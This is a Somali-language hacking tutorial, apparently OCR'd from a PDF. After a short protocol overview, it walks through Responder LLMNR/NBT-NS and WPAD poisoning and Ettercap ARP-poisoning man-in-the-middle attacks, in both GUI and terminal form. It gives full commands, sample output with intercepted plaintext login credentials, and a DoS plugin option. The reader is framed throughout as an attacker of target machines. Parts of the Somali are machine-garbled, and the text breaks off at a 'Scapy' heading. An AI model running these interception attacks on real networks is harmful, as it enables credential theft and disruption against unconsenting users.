In kasta oo Kali Linux ay la timid qalab fara badan oo loogu talo galay urinta iyo xoqidda kuwa hoos ku taxan, ayaa inta badan waxaa adeegsada kuwa wax weerara maalmahan.

Network Protocals: waa nidamka aay ku sheekaystan computerada kaso uu hackerku ka fa,idaysto taso ha inay protocaladasi kala dieanyihiin imikana aan midmid ukala dhigi doono



UDP protocol: Protocol-ka 'User Datagram Protocol', ama UDP, waa borotokoollo isgaarsiineed oo laga isticmaalo internetka oo dhan gaar ahaan gudbinta waqtiga xasaasiga ah sida muuqaalka fiidiyowga ama fiirinta DNS. Waxay xawaareysaa isgaarsiinta iyadoo aan si rasmi ah u dhisin xiriir ka hor inta aan xogta la gudbin. Tani waxay u oggolaaneysaa in xogta si dhakhso leh loogu wareejiyo,

laakiin waxay kaloo sababi kartaa in baakadaha ay ku lumaan taraafikada - ayna abuuraan fursado dhiig-miirashada qaab weerarada DDoS ah.

TCP protocol: hab maamuus isgaarsiineed oo ku wajahan isku xirnaanta kaas oo fududeeya isdhaafsiga farriimaha u dhexeeya aaladaha xisaabinta ee shabakad. Waa borotokoolka ugu caansan ee shabakadaha adeegsada Protocol-ka Internetka (IP); wada jir mararka qaar waxaa loogu yeeraa TCP / IP.

TCP waxay farriimaha ka soo qaadataa codsi / server waxayna u kala qaybisaa baakado, ka dibna ay u gudbin karaan aaladaha ku jira shabakadda - furayaasha, routerrada, albaabbada amniga - illaa halka loo socdo. Nambarada TCP waxay baakad walba gashaa oo dib isugu ururisaa ka hor intaan loo dhiibin qofka qaata arjiga / serverka. Sababtoo ah waa isku xirnaanta, waxay hubineysaa in xiriir la sameeyo oo la ilaaliyo illaa inta isdhaafsiga u dhexeeya arjiga / server-ka diraya iyo helitaanka farriinta la dhammaystirayo.

HTP protocol: Borotokoolka Wareejinta 'Hypertext Transfer Protocol' (HTTP) waa borotokool heer-codsi ah oo loogu talagalay nidaamyada macluumaadka ee loo qaybiyey, la iska kaashaday, loona yaqaan hypermedia Tani waa aasaaska isgaarsiinta xogta ee World Wide Web (yacni internetka) tan iyo 1990. HTTP waa borotokool guud iyo dowlad la'aan ah oo loo isticmaali karo ujeedooyin kale iyo sidoo kale isticmaalka kordhinta hababka codsigeeda, koodhadhka qaladka, iyo madaxyada.

Asal ahaan, HTTP waa borotokoollo isgaarsiineed oo ku saleysan TCP / IP, oo loo isticmaalo in lagu gudbiyo xogta (faylasha HTML, feylasha muuqaalka, natiijooyinka weydiinta, iwm.) Ee ku saabsan World Wide Web. Dakada caadiga ah waa TCP 80, laakiin dekedaha kale waa loo isticmaali karaa sidoo kale. Waxay siisaa hab mideysan oo kombiyuutarada ay ku wada xiriiri karaan. Qeexitaanka HTTP wuxuu qeexayaa sida loo codsado xogta codsadaha macaamiisha loona diro serverka, iyo sida ay adeegeyaashu uga jawaabaan codsiyadan.

SMTP protocol: SMTP waa qayb ka mid ah lakabka arjiga ee borotokoolka TCP / IP. Adoo adeegsanaya nidaam loo yaqaan "kaydso iyo horay u sii wad," SMTP waxay u guurisaa emaylkaaga shabakadaha oo dhan. Waxay si dhow ula shaqeysaa wax la yiraahdo Wakiilka Wareejinta Boostada (MTA) si aad ugu dirto isgaarsiintaada kumbuyuutarka saxda ah iyo emaylka sanduuqa.

SMTP waxay higgaadisaa oo ay hagtaa sida emaylkaagu uga guuro MTA-ga kombiyuutarkaaga una wareego MTA kombiyuutar kale, iyo xitaa dhowr kombuyuutar. Adiga oo adeegsanaya astaamaha "bakhaar iyo horay" ee horay loo soo sheegay, farriinta waxay uga dhaqaaqi kartaa tallaabooyin kombiyuutarkaaga una socotaa meeshii ay ku socotay. Talaabo kasta, Borotokoolka Wareejinta Fudud ee shaqada ayaa gudanaya shaqadiisa. Nasiib wanaag annaga, tan oo dhan waxay ka dhacdaa daaha gadaashiisa, umana baahnin inaan fahanno ama ku shaqeyno SMTP.


FTP protocol: Borotokoolka wareejinta faylka (FTP) waa xeerar ay kombiyuutarradu raacaan si faylasha looga kala wareejiyo hal nidaam loona wareejiyo mid kale internetka. Waxaa laga yaabaa inay u isticmaasho ganacsi inay faylasha ka soo wareejiso hal nidaam kombiyuutar una wareejiso mid kale, ama bogagga internetku waxay u isticmaali karaan FTP inay ku soo rogaan ama kala soo baxaan faylasha server-ka degellada.

SSH protocol: Borotokoolka SSH (oo sidoo kale loo yaqaan Secure Shell) waa qaab lagu hubiyo galitaanka fog ee kombiyuutarka mid kale. Waxay bixisaa dhowr ikhtiyaar oo kale oo loogu talagalay xaqiijin xoog leh, waxayna ilaalisaa amniga isgaarsiinta iyo sharafnimada iyadoo la

adeegsanayo sir adag. Waxay u tahay bedel aamin ah borotokoollada gelitaanka aan la ilaalin (sida telnet, rlogin) iyo hababka gudbinta feyl la'aanta (sida FTP).

Hadaba hadaan baranay sida loo protocolada kala duwan ee internet ka waxan eegi doona sida loo ga dhexda loo galo oo informasion xasaiya loo ga helo .

Responder



Qalab jawaab bixiyaha ayaa ah aalad urinta iyo xoqista oo ka jawaabeysa codsiyada adeegaha. Sida magaca ka muuqata, qalabkani wuxuu ka jawaabayaa oo keliya adeegga wicitaanka adeegga adeegga Filer. Tani waxay hagaajineysaa qarsoodiga shabakadda bartilmaameedka waxayna hubineysaa

sharcinimada Adeegga Magaca NetBIOS (NBT-NS) dabeecadaha caadiga ah.

Imko kale hadan eegno cumputer ku xidhan WiFI procol noceyu is ticmalya ma smtp ,ftp ama htp oo sidan u gali karna


Cadee cinwaanka IP-ka si aad ugu weecato (-i 192.168.1.202), oo awood siinaya WPAD wakiilka khayaanada (-w On), jawaabaha netbios wredir (-r On), iyo faro (-f On) tusale ahaan:

```
root@kali:~# responder -i 192.168.1.202 -w On -r On -f On
NBT Name Service/LLMNR Responder 2.0.
Please send bugs/comments to: lgaffie@trustwave.com
To kill this script hit CRTL-C

[+]NBT-NS &amp; LLMNR responder started
[+]Loading Responder.conf File..
Global Parameters set:
Responder is bound to this interface:ALL
Challenge set is:1122334455667788
WPAD Proxy Server is:ON
WPAD script loaded:function FindProxyForURL(url, host){if ((host ==
"localhost") || shExpMatch(host, "localhost.*") ||(host == "127.0.0.1")
|| isPlainHostName(host)) return "DIRECT"; if (dnsDomainIs(host,
"RespProxySrv")||shExpMatch(host, "(*.RespProxySrv|RespProxySrv)"))
return "DIRECT"; return 'PROXY ISAProxySrv:3141; DIRECT';}
HTTP Server is:ON
HTTPS Server is:ON
SMB Server is:ON
SMB LM support is set to:OFF
SQL Server is:ON
FTP Server is:ON
IMAP Server is:ON
POP3 Server is:ON
SMTP Server is:ON
DNS Server is:ON
LDAP Server is:ON
FingerPrint Module is:ON
Serving Executable via HTTP&amp;amp;WPAD is:OFF
Always Serving a Specific File via HTTP&amp;amp;WPAD is:OFF
```

xalaka waxaad ku arkaysa inu inu furanyay sever yada http,smtp,ftp iwm oo imka waad ka fadasan karta adoo isticmalaya qalab yadan kale sida wireshrk ,scrpy ama ettercap

Ettercap

Qalabka Ettercap waa qalab dhameystiran oo loogu talagalay weerarada "nin dhexda ku jira". Qalabkani wuxuu taageersan yahay urinta isku xirnaanta nool, marka lagu daro shaandhaynta waxyaabaha ku jira duulimaadka. Ettercap waxay u kala qaybin kartaa borotokollo kala duwan si firfircoon oo dadban. Qalabkan sidoo kale waxaa ku jira xulashooyin badan oo kala duwan oo loogu talagalay falanqaynta shabakadda, iyo sidoo kale falanqaynta martida.




Qalabkani wuxuu leeyahay interface GUI oo xulashooyinku way fududahay in la isticmaalo, xitaa isticmaale cusub.

Ettercap labada way ledey gataphic user inter face (GUI) iyo comand line ba oo terminalka ku isticmali karta adigo galinaya ettercap

Isticmaka ettercap GUI


Mar alla markii ay bilaabato, waa inaad ku aragtaa shaashadda weyn ee Ettercap. Waxaad arki doontaa astaanta cabsi leh ee Ettercap, iyo

dhowr



liisaska hoos-u-dhaca si aad weerarka uga bilowdo. Tallaabada xigta, waxaan bilaabi doonnaa sahaminta "Sniff" menu.

Waqtigan xaadirka ah, hubi inaad xiriir firfircoon ku leedahay shabakadda ka hor intaadan sii wadin.




Guji halka ay ku yaalliin shayga " Sniff ", ka dibna dooro "urinta midaysan". Daaqad cusub ayaa furi doonta iyada oo ku weydiineysa inaad doorato shabakadda isku xirnaanta ee aad rabto inaad ku dhuuqdo. Waa inaad doorataa iskuxirka shabakada ee hada kuxiran shabakada aad weerareyso.

Imkiba iska jir vertual macine hadad ku is ticmalaysid waa **eth0**

Hadda, waxaad arki doontaa xoogaa qoraal ah oo xaqiijinaya in urta ay bilaabatay, waxaadna awood u yeelan doontaa inaad marin u hesho xulashooyin aad u horumarsan oo la heli karo sida Bartilmaameedyada, martigaliyayaasha, Mitm, Plugins, iwm. Inta aynaan bilaabin adeegsiga midkoodna, u baahan tahay inaanu ogaano bartilmaameedkeena shabakada.


Si loo helo aaladda aan dooneyno inaan ku weerarinno shabakadda, Ettercap waxay haysaa xeelado dhowr ah oo kor u qaadaya shaarka. Marka hore, waxaan ku sameyn karnaa baaritaan fudud martigaliyayaasha adigoo gujinaya "Hosts," ka dibna "Scan for host." Baadhitaan ayaa lagu fulin doonaa, ka dib marka uu dhammaadana, waxaad arki kartaa martida soo baxday ee Ettercap ay ku aqoonsatay shabakadda adigoo gujinaya "Hosts," ka dibna "Liiska martida."



Waxaan hadda arki karnaa liiska bartilmaameedyada aan ka ogaanay shabakadda. Marabtaa inaad aragto waxa ay sameynayaan ama yareeyaan bartilmaameedyada? Guji "Fiiri," ka dibna "Xiriirada" si aad u bilowdo quudinta xidhiidhada.

Ha Seegin: Sida Loo Sameeyo Weerarada Wacyigelinta Xaaladda

Mar uun aragtida Xiriirinta, waxaad ku kala shaandheyn kartaa isku xirnaanta cinwaanka IP, nooca xiriirka, iyo haddii xiriirku furan yahay, xiran yahay, firfircoon yahay, ama la dilay. Tani waxay ku siinaysaa awood badan oo wax dhuuqsi ah, oo lagu kordhin karo adigoo gujinaya "Muuqaal," ka dibna "Xalliya cinwaanada IP." Taas macnaheedu waa Ettercap wuxuu isku dayi doonaa inuu xalliyo cinwaanada IP-ga ee ay u aragto aalado kale oo shabakadda isku xiraya.





Haddii aad rabto inaad aqoonsato bartilmaameed shabakad oo aad ogaato waxa ay daalacanayaan, ka fiiri garabkooda websaydhka ay ku jiraan, oo u dhig websaydhka cinwaanka IP-ga oo leh xiriir firfircoon isla boggaas. Haddii kale, badanaa waxaad ku sheegi kartaa cinwaanka MAC, maadaama aad ka eegi karto khadka tooska ah si aad u aragto soo-saaraha.

Hadda markaan ogaanay cinwaanka bartilmaameedka IP-ga, waa waqtigii lagu dari lahaa liiska bartilmaameedka. Markii aan sidan yeelno, waxaan u sheegaynaa Ettercap inaan doonayno inaan cinwaanka IP-ga u aqoonsanno mid aan doonayno inaan iska dhigno, si aan uga helno farriimo mashiinka loo yaqaan 'router' oo loogu talagalay in bartilmaameedka loo diro

Ku noqo shaashadda "Hosts", oo xulo cinwaanka IP ee bartilmaameedka aad rabto inaad bartilmaameedsato. Dhagsii cinwaanka IP-ga si aad u iftiimiso, ka dibna riix "Bartilmaameedyada," oo ay ku xigto "liiska bartilmaameedka," si aad u aragto liistada aaladaha bartilmaameedsaday faafinta ARP.

Hadda, waxaan aadi karnaa liiska "Mitm" si aan u bilowno weerarkeenna bartilmaameedka.






Hadaba waxaan aan bilabayna inan werar mo anako adeeg sanayna "Mitm" ama man in the midle attack terget geeni

Marka weerarkani bilowdo, waxaad awoodi doontaa inaad ka hortagto aqoonsiga gelitaanka haddii isticmaalaha aad bartilmaameedsaneysid uu ku galo websaydh aan isticmaalin HTTPS. Tani waxay noqon kartaa router ama qalab shabakadda ku jira ama xitaa degel isticmaala amni xumo.

Si aad isugu daydo weerar kale, waxaad riixi kartaa "Plugins," ka dibna "Load plugins," si aad u muujiso menu-ka plugin. Haddii aad doorato




weerarka DOS, waxay bilaabi doontaa inay hoos u dhigto xirmooyinka loo diray bartilmaameedkan, iyaga oo jaraya marinkooda internetka.

Hadda, aan si dhab ah isugu dayno in aan dhex galno ereyga sirta ah. Websaydh ku fiican tijaabinta waa aavtain.com, oo si ula kac ah u adeegsada amniga xun si aad uga hortagto aqoonsiyada. Qalabka bartilmaameedka, u gudub aavtrain.com. Mar alla markii ay rarto, waxaad arki doontaa shaashad galitaan oo aad ku geli karto gal been abuur ah iyo erey sir ah.

Gali username iyo password, ka dibna ku dhufo "Gudbi." Haddii Ettercap uu guuleysto, waa inaad aragtaa soo galitaanka iyo lambarka sirta ah ee aad qortay oo ka muuqda shaashadda weerrarka!

```
DHCP: [6C:7B:C8:A6:2A:42] DISCOVER
DHCP: [6C:7B:C8:A6:2A:42] REQUEST 192.168.43.59
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
3 hosts added to the hosts list...
Host 192.168.43.59 added to TARGET1

ARP poisoning victims:

 GROUP 1 : 192.168.43.59 6C:7B:C8:A6:2A:42

 GROUP 2 : ANY (all the hosts in the list)
HTTP : 192.185.11.183:80 -> USER: nullbyte  PASS: averysecretpass  INFO: http://aavtrain.com/
CONTENT: user_name=nullbyte&password=averysecretpass&Submit=Submit&login=true
```

Natiijadan kor ku xusan, waxaan arki karnaa in Ettercap ay si guul leh ARP u sumeeysay bartilmaameedka oo ay dhexda u xirtay codsi soo ah.



Isticmaka ettercap TERMINALKA

```
sudo ettercap -T -q -i en1 -w dump -M ARP /192.168.0.4/ /192.168.0.1/
```

-T -q: Waa in la isticmaalo ettercap iyadoo la adeegsanayo qoraalka qoraalka (khadka amarka).

-i en1: Waa in la isticmaalo isdhexgalka en1 (wireless) ku xiran shabakada meesha aan rabo inaan ka fuliyo weerarka MITM.

-w daadinta: Waxay ku keydineysaa isgaarsiinta la qabtay feylka la magac baxay qashinka oo ah qaab uu akhrin karo Wireshark.

- M ARP: Waa ikhtiyaarka lagu fulinayo weerarka MITM habka sunta ARP.

/192.168.0.4/: Waa cinwaanka IP ee dhibbanaha.

/192.168.0.1/: Waa cinwaanka caadiga ah ee GW IP.

Xalka waxaad ku arkaysa inu sidi markii kale arp posioning aan ku samaynay no computer ku jira wifi geen hadaba waxaan ka dhigay a router keena ama barta uu ka soo galayo ka soo ha man in the midle attact oo terminalka hadaba waxaad arki informationkii aan ku arkaynay sawirka hoos ku xusan waa kii uu GUI oo aan terminalka ku aragno

Scapy

